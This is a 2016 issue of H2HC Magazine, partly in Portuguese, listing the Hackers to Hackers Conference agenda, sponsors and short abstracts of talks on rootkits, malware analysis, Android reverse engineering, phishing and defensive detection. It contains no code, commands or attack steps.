H2HC MAGAZINE | 11ª EDIÇÃO | 2016


13ª EDIÇÃO | 2016

H2HC

CONFERENCE

TODOS OS DETALHES DA MAIOR CONFERÊNCIA
HACKER DA AMÉRICA LATINA

H2HC
HACKERS TO HACKERS CONFERENCE



Carta do Editor

Prezado(a) leitor(a),

Mais um ano se passou e, com grande satisfação, apresentamos a 11a. edição da H2HC Magazine!

Primeiramente, gostaríamos de agradecer a todos que contribuíram de alguma forma com esta edição da revista, incluindo os autores que, pelas mais variadas razões, acabaram não tendo seus artigos publicados. Vocês sabem quem são! :)

Dentre as novidades anunciadas na edição anterior, foi dito que a partir da 11a. edição publicaríamos a revista em dois idiomas, português e inglês. No entanto, infelizmente, isso não vai acontecer agora; mas ainda está em nossos planos e, em algum momento, implementaremos essa ideia.

A H2HC Magazine é totalmente comprometida com a qualidade das informações aqui publicadas. Se você encontrou algum erro ou gostaria de agregar alguma informação, por favor, deixe-nos saber! Nosso e-mail é revista@h2hc.com.br.

Utilize esse mesmo e-mail para submeter artigos:
seremos muito gratos!

Boa leitura!

H2HC
HACKERS TO HACKERS CONFERENCE

H2HC

HACKERS TO HACKERS CONFERENCE

MAGAZINE

H2HC MAGAZINE
11ª Edição | Outubro 2016

DIREÇÃO GERAL
Rodrigo Rubira Branco
Filipe Balestra

DIREÇÃO DE ARTE / CRIAÇÃO
Letícia Rolim

REDAÇÃO / REVISÃO TÉCNICA
Gabriel Negreira Barbosa
Ygor da Rocha Parreira
Leandro Bennaton

IMPRESSÃO
Full Quality Gráfica e Editora

AGRADECIMENTOS
Fernando Mercês
Raphael Campos Silva
Vinícius Henrique Marangoni
Henrique Lima
Equipe Andsec
Maira Souza
Matias Katz
Travis Goodspeed
Sergey Bratus
Ricardo Amaral (L0gan)

H2HC
13ª Edição | Outubro 2016

Patrocinadores
PLATINUM

Microsoft

Patrocinadores
OURO

TREND MICRO

Patrocinadores
SILVER

El Pescador

Patrocinadores
BRONZE

CLAVIS
segurança da informação

HACKING

APOIO

Instituto Coaliza

SUMÁRIO

AGENDA 2016

CONFERÊNCIA

DIA 1

	H2HC	H2HC | University
08:20	Credenciamento e entrega dos crachás H2HC	
08:50	**ABERTURA** - Filipe Balestra & Rodrigo Branco	
09:10	**Keynote 1: Is your memory protected? Attacks on encrypted memory and constructions for memory protection** *Shay Gueron*	**Malware tricks** *Alexandre Borges*
10:10	**Functional Programming Without a Functional Language** *Meredith L. Patterson*	**The Computer Forensics Process for Cybercrime Investigation: Methodologies, Techniques and Tools** *Deivison Franco*
11:10	**Rogue Behavior Detection: Tackling binaries while they are on the ground** *Marion Marschalek*	**R3MF: R3v3rs1ng on MachO File** *Ricardo L0gan*
12:10	**LUNCH / ALMOÇO**	
14:10	**LangSec: From Theory to Practice** *Bratus & Torrey*	**Android Resiliency Defense Strategy** *Felipe Boeira*
15:10	**UEFI Firmware Rootkits: Myths and Reality** *Matrosov & Rodionov*	**Information Security Community** *Nelson Brito*
16:10	**BREAK / INTERVALO**	
16:40	**Risk based secure design of automotive networks** *Zanero & Evenchick*	**Protecting Linux against ring3 rootkits** *Fernando Mercês*
17:40	**Voting Among Sharks** *Guasch & Choliz*	**Enviando phishing como arte** *Rafael Silva rfds*

CONFERÊNCIA

DIA 2

	H2HC	H2HC | University
10:00	***Keynote 2:*** **Reflections on vulnerability research; is the only winning move not to play?** *Patroklos (argp) Argyroudis*	**Internet's Fallen Heroes** *Anchises Moraes*
11:00	**Lost your secure HDD PIN? We can help!** *Lenoir & Rigo*	**Breaking the bank - practical Android reverse-engineering** *Thiago Valverde*
12:00	**LUNCH / ALMOÇO**	
14:00	**Dumpster Driving 16: LTE4G Basestations** *Schmidt & Butterly*	**Debate: Falando francamente com a comunidade**
15:00	**HTTP2 Overview: A journey by RFC** *Maximiliano Soler*	**Debate: Falando francamente com a comunidade**
16:00	**BREAK / INTERVALO**	
16:30	**Witchcraft Compiler Collection: towards self aware computer programs** *Jonathan Brossard*	**EventID Field Hunter: Looking for malicious activities in your Windows events** *Rodrigo Sp0oker Montoro*
17:30	**A intersecção entre segurança e virtualização: uma visão holística** *Gabriel Barbosa*	**Malware anti-forensic methods** *Alexandre Borges*
18:30	**ENCERRAMENTO**	

PALESTRAS *H2HC*

A intersecção entre segurança e virtualização: uma visão holística

Gabriel Barbosa

Essa palestra irá discutir virtualização sob a ótica da segurança, de forma a mostrar coisas que podem dar errado e também alguns modos de utilizar essa tecnologia para melhorar a segurança de sistemas. Para isso, alguns conceitos de virtualização e arquitetura serão discutidos, juntamente com importantes superfícies e cenários de ataque. Finalmente, exemplos de tecnologias utilizando a virtualização para aprimoramento da segurança serão apresentados. Depois da palestra, espera-se que os participantes tenham um melhor entendimento sobre virtualização, riscos associados e algumas formas como tal tecnologia pode ser utilizada para melhorar a segurança dos seus sistemas. ■

Android Resiliency Defense Strategy

Felipe Boeira

The Android mobile operating system has the largest market share on smartphones, which makes it a target for attackers seeking personal information leakage, industrial espionage, profit and fun. Kernel vulnerabilities are largely exploited in this context in order to achieve privilege escalation and perform unauthorized actions. By analyzing the exploitation modus operandi and the mobile operating system characteristics, Defex (Defeat Exploitation) has been designed to provide a set of security controls that act as an adaptive immune system to learn the smartphone behavior and proactively respond to exploitation. Defex can currently detect vertical and horizontal privilege escalation, learn and enforce systemcall policies, learn and enforce command signatures on execve, perform runtime binary integrity verification, among other security controls. The objective is to enhance the smartphone resiliency with multiple layers of protection that can assist one another. ■

Breaking the bank - practical Android reverse-engineering

Thiago Valverde

Many banks offer TOTP code generators in their mobile apps as a second factor of authentication. Using open-source tools, I will walk you through the process of reverse-engineering a Brazilian bank's Android app, understanding how it works, defeating obfuscation techniques, and cloning your own code generator onto a new device. Meanwhile, you will get an interesting glimpse of how these apps are developed, some of the very bad decisions made in the process, and you will probably start thinking twice before using mobile banking apps in public networks. ■

DPTrace: Dual Purpose Trace for Exploitability Analysis of Program Crashes

Branco & Mothe

This research focuses on determining the practical exploitability of software issues by means of crash analysis. The target was not to automatically generate exploits, and not even to fully automate the entire process of crash analysis; but to provide a holistic feedback-oriented approach that augments a researcher's efforts in triaging the exploitability and impact of a program crash (or fault). The result is a semi-automated crash analysis framework that can speed-up the work of an exploit writer (analyst). Fuzzing, a powerful method for vulnerability discovery keeps getting more popular in all segments across the industry - from developers to bug hunters. With fuzzing frameworks becoming more sophisticated (and intelligent), the task of product security teams and exploit analysts to triage the constant influx of bug reports and associated crashes received from external researchers has increased dramatically. Exploit writers are also facing new challenges: with the advance of modern protection mechanisms, bug bounties and high-prices in vulnerabilities, their time to analyze a potential issue found and write a working exploits is shrinking.

Given the need to improve the existing tools and methodologies in the field of program crash analysis, our research speeds-up dealing with a vast corpus of crashes. We discuss existing problems, ideas and present our approach that is in essence a combination of backward and forward taint propagation systems. The idea here is to leverage both these approaches and to integrate them into one single framework that provides, at the moment of a crash, the mapping of the input areas that influence the crash situation and from the crash on, an analysis of the potential capabilities for achieving code execution. We discuss the concepts and the implementation of two functional tools developed by the authors (one of which was previously released) and go about the benefits of integrating them. Finally, we demonstrate the use of the integrated tool (DPTrace to be released as open-source at Black Hat) with public vulnerabilities (zero-days at the time of the released in the past), including a few that the authors themselves discovered, analyzed/exploited and reported. ■

Dumpster Driving 16: LTE4G Basestations

Schmidt & Butterly

While dumpster driving used to be a crucial aspect of learning and preparations for hacks, the modern approach is buying stuff from eBay! While it's common idea to buy routers, switches, phones, laptops or hard disks, we decided to take it to the next level by buying a complete 4G/LTE base station.

A few years back we started giving a series of talks on the theoretical security of LTE/4G networks titled "LTE vs. Darwin". As announced back then, we wanted to extend our research into looking into practical implementations and get our hands dirty. As a basis we luckily found an eNodeB which we bought, setup and analyzed in detail. This talk will give an overview of our complete lab setup and how we got the eNodeB up and running. Also it will give detailed insight in what we found that the previous owner had obviously left behind. Afterwards we would also love to present circumventions for the security measures we found. As such we will give you a complete walk through from first contact to total ownage of this 4G/LTE base station. ■

Enviando phishing como arte

Rafael Silva rfds

Enviando phishing como arte. Phishing e uma técnica para obter informações sensíveis através de emails e / ou páginas falsas. Nessa Palestra demonstrarei como criar campanhas direcionadas para ataques de phishing usando técnicas como IMG Buster,DNS Pharm,TimeStamp Mail,Cisco Phishing,Unsub Flood. Além de explorar a parte psicologica do click.

EventID Field Hunter: Looking for malicious activities in your Windows events

Rodrigo Sp0oker Montoro

There are thousands of possible Windows event IDs, split into 9 categories and 50+ subcategories. The Windows Event Logs provide a historical record of a wide range of actions; such as login/logoff, process creation, files/keys modifications, and packet filtering. These logs provide investigators with a wealth of information that can be analyzed in many different ways.

Looking into millions of EventID's in our daily work we figured out another way to point for malicious activities; by splitting analysis in each field of an EventID alert we have proven that you can create a deep analysis of the event itself. By correlating these alerts with your network and business requirements, you can make detection more accurate and generate less "noise"; thereby helping your staff to prioritize which events to handle first. As Proof of Concept (PoC) we analyzed and scored 3 events that we mapped as key point for malicious activities:

4663 - An attempt was made to access an object (File/Registry)

4688 - A new process has been created

5156 - The Windows Filtering Platform has allowed a connection

In this talk we will discuss how we analyzed and scored each field from those events, ideas for implementation, projects and results based in our deployment, and illustrating how you could use eventid as a more powerful detection vector to identify specific user behaviors and activity patterns. ■

Functional Programming Without a Functional Language

Meredith L. Patterson

Functional languages have given rise to many powerful idioms, like parser combinators and iteratees, for managing the flow of data. What's a developer stuck with a procedural language to do? Never fear a sufficiently stubborn programmer can implement functional idioms in any language. In this talk, we'll explore the internals of Hammer, an experimental parser combinator library, which targets context-sensitive, context-free, and regular parsing backends and is written in C. We'll also look at nom, which combines Hammer's approach with Rust's macro system to produce blindingly fast parsers. Finally, we'll talk about the security benefits of functional input handling with a real-world case study drawn from the world of industrial control systems. ■

HTTP2 Overview: A journey by RFC

Maximiliano Soler

In this journey by RFC 7540 we will talk about the principles of HTTP/2, how it works, benefits, improvements, difference between HTTP/1.1, HTTP frames, streams, multiplexing. New security considerations and potential attacks to this binary protocol.

Content

Information Security Community

Nelson Brito

Uma visão divertida, porém crítica, sobre a comunidade da segurança da informação brasileira, discutindo-se: o ontem, o hoje e o amanhã. Não há controvérsias ou polêmicas, há visões diferentes e muito debate, porém é preciso estar atento ao que acontece com o momento atual, buscando, de uma forma descontraída, entender as tendências e deixarmos de lado o "complexo de vira-latas" e a "fogueira de vaidades" — que por muitas vezes assolam os membros da comunidade brasileira. Mantenha em mente que pessoas não são polêmicas, os temas são... ■

Internet's Fallen Heroes

Anchises Moraes

Nesta palestra vamos rever alguns dos mártires na luta por uma Internet livre da censura e a favor da liberdade de expressão e da privacidade dos indivíduos. Desde o seu início, a Internet coleciona diversas pessoas que sacrificaram suas liberdades individuais ou até mesmo suas vidas na tentativa de construir uma Internet livre para todos nós.■

Is your memory protected? Attacks on encrypted memory and constructions for memory protection

Shay Gueron

An attacker who has physical access to a computing platform, and the means to read and modify the memory contents, can be a serious security threat. The ability to passively read memory compromises secrets that reside thereon, and the ability to actively modify memory can be used for circumventing the platform's policy/security mechanisms.

Known examples for such attacks are the cold boot attacks and the DMA attacks, which can extract sensitive data from the RAM. In response to such attacks, several main-memory encryption schemes have been proposed. Also, hardware vendors have acknowledged the threat and have already announced hardware based memory encryption solutions.

Encrypting the RAM will protect the user's content against passive eavesdropping, but is this also a dependable protection mechanism in practice, against an active adversary who can modify memory contents?

As I will discuss in the talk, the answer to this is, unfortunately, negative. ■

LangSec: From Theory to Practice

Bratus & Torrey

To be useful, software must process inputs. The format of these inputs is usually decribed is a standards document---so your programmers just need to implement the standard's requirements correctly, and your software will be safe from

malicious crafted messages or documents, right? Wrong. Time and time again standards have not helped avoid misreadings and misinterpretations, so that individual implementations had both fuzzable and exploitable bugs. Moreover, different implementations of the same standard such as ASN.1 or X.509 have been know to disagree to the extent of their differences being exploitable.

Are programmers always to blame for these bugs, or is something wrong with the standards themselves? Our theoretical analysis shows that it's often the standards' fault. These standards actually set up programmers for inevitable failure---unless countered by a robust SDLC, which we will cover in case studies of implementing popular and complex ICS/SCADA protocols such as DNP3.

Following the theory-based call-to-action, the talk will transition to methods to enhance organizations' SDLC with LangSec-supported practices. Actionable techniques, tools, and methods will be provided to integrate LangSec findings into the software your organizations develop to reduce the defect rate and improve security. Also highlighted will be major development organizations that have developed coding best-practices that are well-aligned with LangSec, thus showing the empirical benefits to these changes to the SDLC. ■

Lost your secure HDD PIN? We can help!

Lenoir & Rigo

USB HDD enclosures with encryption and pinpads are convenient and (supposedly) secure. In this paper we present our analysis of several mod- els, analysing both the design and implementation. We show that most of them have serious design flaws, some are totally broken and one even has a backdoor. After taking a step back and reflecting on the ecosystem, we propose a better design.■

Malware anti-forensic methods

Alexandre Borges

Doubtless, malwares have improved their protections and made the analyst's life harder. Nowadays, there are several kinds of techniques, which make the dynamic and static analysis more difficult. This talk has a goal to show a summarized list of anti-forensic methods such as anti-vm, anti-debugging, anti-disassembly, and so on. Furthermore, it will be showed an quick introduction about packers, cryptos and other clever techniques used by malwares to become resilient against analysis. ■

Malware tricks

Alexandre Borges

Malwares have used several tricks to infect systems and be invisible for defense programs and analysts. This talk is quick approach about few existing techniques used by malwares such as injection, hooking, hollowing, DKOM, and so on. ■

Protecting Linux against ring3 rootkits

Fernando Mercês

There are millions of Linux servers explosed to the Internet. Even though rootkits are created to be stealth, there are some useful techniques that can

help administrator to detect their presence. Jynx, Azazel and Umbreon are just a few examples of ring3/userland rootkits that are easily detectable with the techniques presented in this presentation, where I'll show the analysis of Umbreon, a multi-architecture rootkit I recently dissected, with a special focus on detection and prevention. ■

R3v3rs1ng on MachO File

Ricardo L0gan

Part of this presentation is based on research published in 2015, which was demonstrated the increasing spread of malware binaries mach-o and how to analyze the type of these binary. In this presentation, we will explain with more detail the structure of Binary using debbugers tools and reverse engineering techniques. The knowledge acquired from this will be useful for malware analysis and also for challenges, like crackmes on CTFs. ■

Reflections on vulnerability research; is the only winning move not to play?

Patroklos (argp) Argyroudis

Witness argp trying to reflect on his vulnerability research work, navigating among random thoughts on the modern IT security landscape, bug bounties, 0day fetishisation, commercialization, CONs, community, and hacker spirit. I promise there will be no analogies (silly or smart), and perhaps no clear conclusion. But you will get plenty of "scene" memes and in-jokes (no guarantees that they will be funny though). Isn't that what a keynote is about really? ■

Risk based secure design of automotive networks

Zanero & Evenchick

Automotive security has gained a lot of attention in terms of hacking, but little has been done until now to promote safe security engineering design practices. In this talk we will outline a methodology to derive security requirements for automotive network architectures from a sound threat assessment methodology, in compliance with SAE standard J3061 and subsequent recommendations. We will begin by introducing the audience to how cars are computers on wheels. Then, we will walk through several high-profile "stunt hacking" incidents of the past few years that have wakened the attention of the general public and the OEMs to the problem of cybersecurity. We believe that this research, while interesting, fell short of stimulating actions by the OEMs because in order to act there needs to be a clear business case of risk reduction, and a clear way to spend money and engineering time in fixing issues.

For this reason, we have developed an automotive-tailored threat assessment methodology which allows derivation of security requirements for automotive networks (in terms of architecture and in terms of specifications for the components). We will describe the taxonomy of threats and risks that our methodology takes into account, then we will show how we map them onto attack trees. The key point of the methodology is how these attack trees can be linked with the layout of the network and produce specifications and security requirements that can be given to suppliers or testers. Finally, we will review how the methodology fits with the process outlined by SAE standard J3061 and subsequent recommendations. ■

Rogue Behavior Detection: Tackling binaries while they are on the ground

Marion Marschalek

Every other binary I put into a disassembler makes me think oh wait.. I have seen this before. Then, one day, I started thinking oh wait.. can I put the 'seen this before' into use somehow? How would that be, if I could just click a button and would be told that the stack of bytes in front of me seeks to gain persistence, contact a remote server and wishes to log my keystrokes? This, in fact, is knowledge an analyst can gather very quickly when disassembling a given binary, automatic evaluation though is a big challenge - for static as well as dynamic analysis techniques.

This talk will present a survey of static behavior detection, where it will be shown how much information about the intentions of a binary can be gained solely from its implementation. This research relies on radare2 in order to extract appropriate features from Windows binaries. The main focus will be targeted malware, as most of it comes only lightly packed or not at all. Within the either called or dynamically loaded APIs one can see potential behavior patterns, certain string patterns reveal evil intentions, sometimes implementation techniques tell about the author's trail of thought.

Questions will be tackled, such as does the binary come packed or maybe just partially obfuscated? Does it try to hide something? Does it expose hints of explicit functionality, like, can it perform process injection or install a keylogger? Does the structure of the binary give an idea of its intentions, was it designed to communicate to a driver or maybe is a part of a bigger application?

The benefits and limitations of this approach will be discussed and a case study is presented to show how static behavior detection can aid existing analysis techniques. ■

The Computer Forensics Process for Cybercrime Investigation: Methodologies, Techniques and Tools

Deivison Franco

Vive-se a era digital, na qual o computador, a internet e muitos outros recursos tecnológicos fazem parte, cada vez mais, do cotidiano das pessoas, trazendo consigo inúmeros benefícios. Entretanto, com o advento de tantas vantagens vem também a possibilidade da realização de novas práticas ilícitas e criminosas, já que todo esse aparato tecnológico facilita a vida de todos, mas inevitavelmente acaba por se tornar um novo meio para a prática de delitos. Tal fato decorre da facilidade do anonimato quando se está na frente de um computador, aliada a técnicas para omitir as evidências digitais que possam comprovar um crime e ligá-las a seu(s) autor(es). Desta forma, com o crescente número de crimes virtuais, surgiu a necessidade de se estabelecer processos e metodologias destinados a investigá-los. Sendo assim, a proposta desta palestra é abordar o processo da Perícia Forense Computacional para a investigação de crimes cibernéticos, mostrando sua metodologia, técnicas e ferramentas para tal, a fim de se mostrar quando, como e onde atua o perito forense computacional. ■

UEFI Firmware Rootkits: Myths and Reality

Matrosov & Rodionov

UEFI firmware security has become a very hot topic just recently. The number of publications appearing over the last few years disclosing and discussing vulnerabilities in UEFI firmware adds up to an extensive list. These vulnerabilities allow

an attacker to compromise a system at one of the most privileged levels and gain complete control over the victim's system. In this presentation the authors will take a look at these state-of-the-art attacks against UEFI firmware from a practical point of view and analyze the applicability of attacks disclosed in this way to real life scenarios, examining whether these vulnerabilities can be easily used in real-world rootkits for targeted attacks. As an example of such an attack we consider the following scenario: an attacker gets admin/system privileges on a victim's system and executes a System Management Mode (SMM) exploit from normal kernel-mode in order to escalate privileges from Ring 0 to Ring -2 (SMM): this allows him in some cases to modify the contents of the BIOS Flash storage (DXE drivers, S3 Boot Script and so on) and to install a persistent rootkit.

In the first part of the presentation the authors will delve into different types of UEFI firmware vulnerabilities to summarize and systematize known attacks. We consider whether a vulnerability s specific to a particular firmware vendor or is exploitable on a wide range of systems and configurations, whether an attacker needs physical access to a victim's system or is able to exploit the vulnerability remotely, and so on. Such a classification is useful because it helps us to understand the likelihood and potential impact of such an attack. From this perspective the authors will determine which attacks can be easily employed by rootkits in "real-world" targeted attacks and which of them are unlikely to make it beyond the Proof of Concept (PoC) stage of research.

In the second part of the presentation the authors will look at defensive technologies and how one can reduce the severity of some attacks targeting UEFI firmware. Primarily, they will focus on contemporary mitigation tools implemented on modern Intel-based platforms - Boot Guard and BIOS Flash Write Protection. The Boot Guard - hardware-based integrity protection technology that provided attempts to protect the system before Secure Boot starts. In the context of BIOS Flash Write Protection the authors will consider methods based on the BIOS Write Enable bit (BIOSWE), the BIOS Lock Enable bit (BLE), SMM based write protection (SMM_BWP) and on SPI Protected Ranges (PRx) registers – one of the latest firmware security technologies. Most recent technology BIOS Guard delivered since Intel Skylake CPU release. The BIOS Guard - technology for platform armoring protect from firmware flash storage malicious modifications. Even if attacker have access for modifying flash memory BIOS Guard can prevent execution of malicious code and protect flash memory from malicious modifications. All these mechanisms will be analyzed by authors from the point of view of counteracting existing UEFI firmware vulnerabilities and attacks.

Voting Among Sharks

Guasch & Choliz


Internet Voting is coming, more and more countries are starting to use it: Canada, Mexico, France, Australia, Switzerland, etc. Worldwide security experts distrust on its security, and it concerns to the citizens. However, there are a lot of security controls based on advanced cryptography that are applied to this area. The goal of this talk is to show the security mechanisms that are implemented worldwide on Internet Voting. If it is coming, let's establish the grounds for its security. ■

Witchcraft Compiler Collection : towards self aware computer programs

Jonathan Brossard

